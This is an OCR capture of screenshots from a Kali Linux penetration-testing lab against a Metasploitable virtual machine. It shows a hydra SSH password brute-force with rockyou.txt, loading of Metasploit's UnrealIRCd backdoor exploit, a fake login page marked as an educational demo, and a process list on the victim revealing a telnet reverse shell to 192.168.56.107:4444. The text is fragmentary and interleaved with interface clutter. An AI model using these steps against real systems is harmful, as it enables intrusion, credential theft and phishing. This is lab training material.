
META KALI [Running] - Oracle VirtualBox


File Machine View Input Devices Help

Mouse integration ...
Don't show again

Auto capture keyboard ...
Don't show again

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:35
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:27
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$
English (India)
English (India)
To switch input methods, press Windows key + space.
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:17

kali@kali: ~


Session Actions Edit View Help


```
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```





```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .          .      .
   2    \_ target: UT2004 Linux Build 3120      .                .          .      .
   3    \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:08
kali@kali: ~
Session Actions Edit View Help
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
(kali㉿kali)-[~]
$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:31
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title>
6 <style>
7 body { font-family:Ar
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:15
kali@kali: ~
Session Actions Edit View Help
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
netstat -tulnp
Active Internet connections (only servers)
